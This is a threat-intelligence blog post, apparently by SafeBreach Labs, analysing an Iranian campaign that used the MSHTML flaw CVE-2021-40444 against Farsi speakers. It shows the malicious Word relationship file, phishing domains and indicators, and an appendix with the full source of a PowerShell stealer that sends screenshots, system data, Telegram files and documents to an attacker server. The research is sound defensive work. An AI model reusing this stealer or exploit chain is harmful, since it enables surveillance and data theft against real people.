

# New PowerShell Stealer Exploits Recent Microsoft MSHTML Vulnerability to Spy on Farsi Speakers


 [safebreach.com/blog/2021/new-powershell-stealer-exploits-recent-microsoft-mshtml-vulnerability-to-spy-on-farsi-speakers/](https://safebreach.com/blog/2021/new-powershell-stealer-exploits-recent-microsoft-mshtml-vulnerability-to-spy-on-farsi-speakers/)



image1.png



image2.png



image3.png



image4.png



image5.png



image6.png



image7.png



image8.png

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## Summary

SafeBreach Labs discovered a new Iranian threat actor using a **Microsoft MSHTML Remote Code Execution (RCE)** exploit for infecting Farsi-speaking victims with a new PowerShell stealer. The threat actor initiated the attack in mid-September 2021, and it was first reported by ShadowChasing[1] on Twitter. However, the PowerShell Stealer hash/code was not published and was not included in VirusTotal or other public malware repositories.

**SafeBreach Labs** analyzed the full attack chain, discovered new phishing attacks which started in July this year and achieved the last and most interesting piece of the puzzle – the PowerShell Stealer code – which we named **PowerShortShell**. The reason we chose this name is due to the fact that the stealer is a PowerShell script, short with powerful collection capabilities – in only ~150 lines, it provides the adversary a lot of critical information including screen captures, telegram files, document collection, and extensive data about the victim's environment.

Almost half of the victims are located in the United States. Based on the Microsoft Word document content – which blames Iran's leader for the "Corona massacre" and the nature of the collected data, we assume that the victims might be Iranians who live abroad and might be seen as a threat to Iran's Islamic regime. The adversary might be tied to Iran's Islamic regime since the Telegram surveillance usage is typical of Iran's threat actors like Infy, Ferocious Kitten, and Rampant Kitten. Surprisingly, the usage of exploits for the infection is quite unique to Iranian threat actors which in most cases heavily rely on social engineering tricks.

In this research, we will explain the attack chain, which includes two different Microsoft Word exploit files, describe the information stealer malware capabilities (the full source code is provided in the appendix), provide a heat map of known victims, and explain the phishing attacks.\*\*\*\*

## Attack Sequence Overview

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First, we will provide an overview of the CVE-2021-40444 exploit's steps[2][3]:

1. **Step 1** – The attack starts by sending a spear phishing mail (**with a Winword attachment**) that the victim is lured to open.
2. **Step 2** – The Word file connects to the malicious server, executes the malicious html, and then drops a **DLL** to the %temp% directory.
  1. A relationship stored in the xml file *document.xml.rels* points to a malicious html on the C2 server: `mshtml:http://hr[.]dedyn[.]io/image.html`.
  2. The JScript within the HTML contains an object pointing to a **CAB** file and an iframe pointing to an **INF** file, prefixed with the “.cpl:” directive.
  3. The CAB file is opened. Due to a directory traversal vulnerability in the CAB, it's possible to store the `mword.inf` file in %TEMP%.
3. **Step 3** – The malicious DLL executes the PowerShell script.
  1. The INF file is opened with the “.cpl:” directive, causing the side-loading of the INF file via `rundll32`: for example: `'cpl:../../../../Temp/Low/mword.inf'`.
  2. `Mword.inf` is a dll downloads and executes the final payload (PowerShell script).
  3. The PowerShell script collects data and exfiltrates it to the attacker's C2 server.

In the next few sections, we will go over each step and provide additional data and explanations.


## Detailed Attack Sequence

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### First Step – The victims opens a Winword document in Farsi

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The first exploit document is called: *Mozdor.docx*. It includes images of Iranian soldiers. It exploits the **CVE-2021-40444** vulnerability.



The second exploit document is: *جنایات خامنه ای.docx* (Khamenei Crimes.docx). It says:

“One week with Khamenei; Complain against the perpetrators of the Corona massacre, including the leader”

## یک هفته با خامنه‌ای؛ از عاملان کشتار کرونا از جمله رهبر شکایت کنیم

کانون مدافعان حقوق بشر با ارسال نامه‌ای به سازمان ملل، علی خامنه‌ای را مسئول مستقیم کشتار کرونا در ایران معرفی کرد.

مردم در ایران مثل برگ خزان از کرونا می‌میرند؛ خانواده‌ها عزادار شده‌اند و در صف دفن عزیزان‌شان ساعت‌ها می‌مانند.  
پنجشنبه، 19 اوت 2021 [ایدا فجر](#)

می‌گویند مردم در ایران مثل برگ خزان از کرونا می‌میرند؛ خانواده‌ها عزادار شده‌اند و در صف دفن عزیزان‌شان ساعت‌ها می‌مانند. ویدیوهایی از فریادها و گریه‌های عزاداران در شبکه‌های اجتماعی پخش می‌شود که گاه «علی خامنه‌ای»، رهبر جمهوری اسلامی را به ناسزا می‌گیرند. انتقادهای به سمت علی خامنه‌ای نشانه رفته است که هشت ماه پیش به صراحت اعلام کرد، وارد کردن واکسن از آمریکا و بریتانیا ممنوع است. از آن زمان تا امروز که به ناگهان رهبر جمهوری اسلامی مجوز ورود واکسن آمریکایی را صادر کرده است، به قیمت مرگ هزاران نفر تمام شد.

It includes links to the following Iranian news site and Twitter account:

- 1. The <https://www.hamshahrionline.ir/> news website

### The explicit order of the Supreme Leader of the Revolution The corona vaccine is banned from the United States and the United Kingdom

In a televised speech on the anniversary of the bloody uprising on January 7, the Supreme Leader of the Revolution banned the import of any American or British Corona vaccine into Iran



- Twitter of IranWire Journalist



## Step 2 – Exploit Microsoft MSHTML Remote Code Execution Vulnerability CVE-2021-40444

The Word files connect to the malicious server, execute the malicious html, and then drop a dll to the %temp% directory. The *mozdor.docx* file includes an exploit in the file document.xml.rels. It executes *mshtml:http://hr[.]dedyn[.]io/image.html*, while the second docx executes *mshtml:http://hr.dedyn.io/word.html*.

```

xml version="1.0" encoding="UTF-8" standalone="yes"
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId8" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/image" Target="media/image5.png"/>
<Relationship Id="rId13" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/theme" Target="theme/theme1.xml"/>
<Relationship Id="rId3" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/webSettings" Target="webSettings.xml"/>
<Relationship Id="rId7" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/image" Target="media/image4.png"/>
<Relationship Id="rId12" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/fontTable" Target="fontTable.xml"/>
<Relationship Id="rId2" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/settings" Target="settings.xml"/>
<Relationship Id="rId1" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/styles" Target="styles.xml"/>
<Relationship Id="rId4" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/image" Target="media/image3.png"/>
<Relationship Id="rId11" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/image" Target="media/image8.png"/>
<Relationship Id="rId5" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/image" Target="media/image2.png"/>
<Relationship Id="rId10" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/image" Target="media/image7.png"/>
<Relationship Id="rId4" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/image" Target="media/image1.png"/>
<Relationship Id="rId9" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/image" Target="media/image6.png"/>
<Relationship Id="rId15" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="mshtml:http://hr.dedyn.io/image.html
x-usc:http://hr.dedyn.io/image.html" TargetMode="External"/>
<Relationship Id="rId16" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image2.umf"/>
</Relationships>

```

Word.html executes a dll with an inf extension. It downloads and extracts *http://hr.dedyn.io/word.cab*, which includes a dll with a directory traversal *..\Msword.inf* which extracts and is executed by *cpl:'.cpl:../../../../Temp/Low/msword.inf'*



| Exfiltration fn param | Param  | Command  |
|-----------------------|--|--|
| ScreenCapture         | Screen capture (jpeg format)   |  |
| Summary               | Domain name, Manufacturer, Model, Name, TotalPhysicalMemory  | win32_computersystem   |
| Bios                  | Bios data  | Win32_BIOS -computerName localhost   |
| RAM                   | Ram Memory   | Get-WmiObject -Class "win32_PhysicalMemory" -namespace "root\CIMV2"  |
| CPU                   | Caption, Description, NumberOfCores, NumberOfLogicalProcessors, Name, Manufacturer, SystemCreationClassName, Version | Get-WmiObject -class win32_processor   |
| IP                    | Ip addresses   | Gwmi Win32_NetworkAdapterConfiguration   Where { \$_.IPAddress }   Select -Expand IPAddress  |
| NetworkAdapterConfig  | Network adapter configuration  | Gwmi Win32_NetworkAdapterConfiguration   |
| disk                  | Logical disks  | get-WmiObject win32_logicaldisk  |
| process               | Process list   | Get-Process  |
| NetworkAdapter        | Network Adapter  | Get-NetAdapter   |
| apps                  | Installed applications: DisplayName, DisplayVersion, Publisher, InstallDate  | Get-ItemProperty HKLM:\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*   |
| ipconfig              |  | ipconfig /all  |
| netstat               | Open ports and connection list   | netstat -ano   |
| ARP                   | arp  | arp -a -v  |
| netuser               | Local users  | net user   |
| OS                    | OS info  | Get-CimInstance Win32_OperatingSystem  |
| policy                | PowerShell execution policy  | Get-ExecutionPolicy -List  |
| Service               | Services list  | Get-Service  |
| files                 | All documents: MS Office, PDF, text, db  | \$files = (Get-WMIObject Win32_LogicalDisk -filter "DriveType = 3"   Select-Object DeviceID   ForEach-Object {Get-Childitem (\$_.DeviceID + "\") -include *.doc, *.docx, *.pptx, *.pdf, *.txt, *.xls, *.xlsx, *.bak, *.db, *.mdb, *.acddb -recurse}) |

Exfiltration of Telegram files to "https://hr.dedyn.io/upload2.aspx"

## Phishing

The exploit attack described above started on **September 15, 2021**. We found that the adversary started two phishing campaigns by collecting credentials for Gmail and Instagram in July 2021 using the same C2 server – *Deltaban[.]dedyn[.]io* – a phishing **HTML** page masquerading as the legit *deltaban.com* travel agency:






**This is a phishing site.** A click will transfer the victim to an Iranian short URL:  
[https://yun\[.\]ir/jcccj](https://yun[.]ir/jcccj).



This URL will resolve to [signin\[.\]dedyn\[.\]io/Social/GoogleFinish.\\_](https://signin[.]dedyn[.]io/Social/GoogleFinish._) The domain was registered in July 2021.




The stolen credentials are stored in the file *out.txt*, which is of course available for browsing. One of the victims is probably of Indian origin.



## Instagram Phishing

We also found that this site is used for Instagram credential theft: [https://signin\[.\]dedyn\[.\]io/Social/Instagram/Account](https://signin[.]dedyn[.]io/Social/Instagram/Account). The credentials are saved to the same *out.txt* file.






## Victims

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The exact victims are unknown but we were able to build a victims heat map.



## Appendix A – IOC's

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All of the following resolved to 95.217.50.126:

1. hr.dedyn.io – C2 and infection server
2. signin.dedyn.io – phishing
3. Irkodex.dedyn.io – phishing
4. Deltaban.dedyn.io – phishing \*\*

\*\*

### **1.ps1 – PowerShortShell**

F69595FD06582FE1426D403844696410904D27E7624F0DCF65D6EA57E0265168

### **Cab file which includes a dll with directory traversal ..\Msword.inf**

Ce962676090195a5f829e7baf013a3213b3b32e27c9631dc932aab2ce46a6b9b

### **Msword.inf – dll to download and execute 1.ps1**

5d7a683a6231a4dc0fcc71c4b6d413c6655c7a0e5c58452d321614954d7030d3

E093cce6a4066aa37ed68121fe1464a3e130a3ce0fbb89e8b13651fd7dab842b

### **Jscript – part of the html file**

6e730b257c3e0c5ce6c73ff0f6732ad2d09f000b423085303a928e665dbbee16

### **Word.html,image.html,index.html – html file exploit**

374239d2056a8a20b05d4bf4431a852af330f2675158afde8de71ac5b991e273

B378a1136fddcd533cbdf7473175bf5d34f5eb86436b8eb651435eb3a27a87c6

11368964D768D7FA4AB48100B231790C3D23C45EEDFC7A73ACD7F3FEC703ACA7

### **Document.xml.rels – Xml files**

28ad066cfe08fcce77974ef469c32e4d2a762e50d6b95b8569e34199d679bde8

5AC4574929A8825A5D4F267544C33D02919AB38F38F21CE5C9389B67DF241B43

Will download mshtml:<http://hr.dedyn.io/image.html> and <http://hr.dedyn.io/word.html>\*\*

Docx infectors\*\*

D793193c2d0c31bC23639725b097a6a0ffbe9f60a46eabfe0128e006f0492a08

Mozdor.docx –

0b90ef87dbbb9e6e4a5e5027116d4d7c4bc2824a491292263eb8a7bda8afb7bd

PreviousRelated Research

## **Appendix B – PowerShortShell Stealer source code**

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Remove-Item -path C:\Windows\Temp\1.ps1

```
Add-Type -assembly "system.io.compression.filesystem"

$source = "C:\windows\temp\8f720a5db6c7"
$destination = "https://hr.dedyn.io/upload.aspx?fn="
$destination2 = "https://hr.dedyn.io/upload2.aspx"
$log = "c:\windows\temp\777.log"

function Pos-Da($dest,$url)
{
try{

$buffer = [System.IO.File]::ReadAllBytes($dest)

[System.Net.HttpWebRequest] $webRequest = [System.Net.WebRequest]::Create($url)

$webRequest.Timeout = 10000000

$webRequest.Method = "POST"

$webRequest.ContentType = "application/data"

$requestStream = $webRequest.GetRequestStream()

$requestStream.Write($buffer, 0, $buffer.Length)

$requestStream.Flush()

$requestStream.Close()

[System.Net.HttpWebResponse] $webResponse = $webRequest.GetResponse()

$streamReader = New-Object
System.IO.StreamReader($webResponse.GetResponseStream())

$result = $streamReader.ReadToEnd()

$streamReader.Close()

}

catch

{
```

```

Write-Error $_.Exception.Message | out-file $log -Append

}

}

function Get-ScreenCapture
{
param(
[Switch]$OfWindow
)
begin {
Add-Type -AssemblyName System.Drawing
$jpegCodec = [Drawing.Imaging.ImageCodecInfo]::GetImageEncoders() |
Where-Object { $_.FormatDescription -eq "JPEG" }
}
process {
Start-Sleep -Milliseconds 250
if ($OfWindow) {
[Windows.Forms.Sendkeys]::SendWait("%{PrtSc}")
} else {
[Windows.Forms.Sendkeys]::SendWait("{PrtSc}")
}
Start-Sleep -Milliseconds 250
$bitmap = [Windows.Forms.Clipboard]::GetImage()
$sep = New-Object Drawing.Imaging.EncoderParameters
$sep.Param[0] = New-Object Drawing.Imaging.EncoderParameter
([System.Drawing.Imaging.Encoder]::Quality, [long]100)

```

```

$screenCapturePathBase = "$source\ScreenCapture"

$c = 0

while (Test-Path "${screenCapturePathBase}${c}.jpg") {

$c++

}

$bitmap.Save("${screenCapturePathBase}${c}.jpg", $jpegCodec, $sep)

}

}

New-Item -ItemType directory -Path $source

Get-WmiObject -class win32_computersystem | Out-File $source\summary.txt

Get-WmiObject Win32_BIOS -computerName localhost | Out-File $source\bios.txt;

Get-WmiObject -Class "win32_PhysicalMemory" -namespace "root\CIMV2" | Out-File
$source\ram.txt;

@(Get-WmiObject -class win32_processor | Select Caption, Description, NumberOfCores,
NumberOfLogicalProcessors, Name, Manufacturer, SystemCreationClassName, Version) |
Out-File $source\cpu.txt;

gwmi Win32NetworkAdapterConfiguration | Where { $.IPAddress } | Select -Expand
IPAddress | Out-File $source\ip.txt;

gwmi Win32_NetworkAdapterConfiguration | Out-File $source\NetworkAdapterConfig.txt;

get-WmiObject win32_logicaldisk | Out-File $source\disk.txt;

Get-Process | Out-File -filepath $source\process.txt;

Get-NetAdapter | Out-File $source\NetworkAdapter.txt;

#net view | Out-File $source\NetView.txt;

Get-ItemProperty
HKLM:\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-
Object DisplayName, DisplayVersion, Publisher, InstallDate | Format-Table -AutoSize | Out-
File $source\apps.txt;

ipconfig /all | Out-File $source\ipConfig.txt;

```

```

netstat -ano | Out-File $source\netstat.txt;

arp -a -v | Out-File $source\arp.txt;

net user | Out-File $source\netuser.txt;

Get-CimInstance Win32_OperatingSystem | FL * | Out-File $source\os.txt;

Get-ExecutionPolicy -List | Out-File $source\policy.txt;

Get-Service | Out-File $source\service.txt;

Get-ScreenCapture

$files = Get-ChildItem $source

foreach ($file in $files)

{

Pos-Da -dest $file.FullName -url "$destination+$file"

}

$path= Split-Path -Path (Get-WMIObject Win32LogicalDisk -filter "DriveType = 3" | Select-Object DeviceID | ForEach-Object {Get-Childitem ($.DeviceID + "\") -Attributes !Directory,!Directory+Hidden -include Telegram.exe -recurse})

$index=0

foreach ($a in $path)

{

try{

$tempDwn="C:\windows\temp\tdata{0}" -f $index

New-Item -ItemType Directory -Force -Path $tempDwn\D877F783D5D3EF8C"

$source= $a+"\tdata\D877F783D5D3EF8C"

if(Test-Path -Path $source)

{

$d8files=Get-ChildItem -Path $source | Where-Object {$_.Name.Contains("map")} | select
FullName, Name

```

```

foreach($d8 in $d8files)
{
$mtemp="{0}\D877F783D5D3EF8C\{1}" -f $tempDwn, $d8.Name
Copy-Item $d8.FullName -Destination $mtemp
}
else {
continue
}
$tempFiles=Get-ChildItem -Path $a"\tdata" | Where-Object {$_.PSIsContainer -eq $false} |
select FullName, Name
foreach ($file in $tempFiles)
{
try
{
$destTemp="{0}\{1}" -f $tempDwn, $file.Name
Copy-Item $file.FullName -Destination $destTemp
}
Catch{}
}
echo $tempDwn
$dest="C:\windows\temp\tdata{0}.zip" -f $index
[iocompression.zipfile]::CreateFromDirectory($tempDwn, $dest)
Start-Sleep -s 15
Pos-Da -dest $dest -url $destination2
}

```



```

catch
{
Write-Error $_.Exception.Message | out-file $log -Append
}

$index++

Start-Sleep -s 15

Remove-Item -path $dest

Remove-Item -path $tempDwn -Recurse
}

$files = (Get-WMIObject Win32LogicalDisk -filter "DriveType = 3" | Select-Object DeviceID |
ForEach-Object {Get-Childitem ($.DeviceID + "\") -include
.doc,.docx,.pptx,.pdf,.txt,.xls,.xlsx,.bak,.db,.mdb,* .accdb -recurse})

foreach ($file in $files)
{
$destUrl="{0}{1}" -f $destination, $file.Name

Pos-Da -dest $file.FullName -url $destUrl

Start-Sleep -s 5
}

Remove-Item -path $source -Recurse

Remove-Item -path $log

```

## Reference

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[1]<https://twitter.com/ShadowChasing1/status/1438126675565244417>

[2]<https://github.com/klezVirus/CVE-2021-40444>

[3]<https://xret2pwn.github.io/CVE-2021-40444-Analysis-and-Exploit/>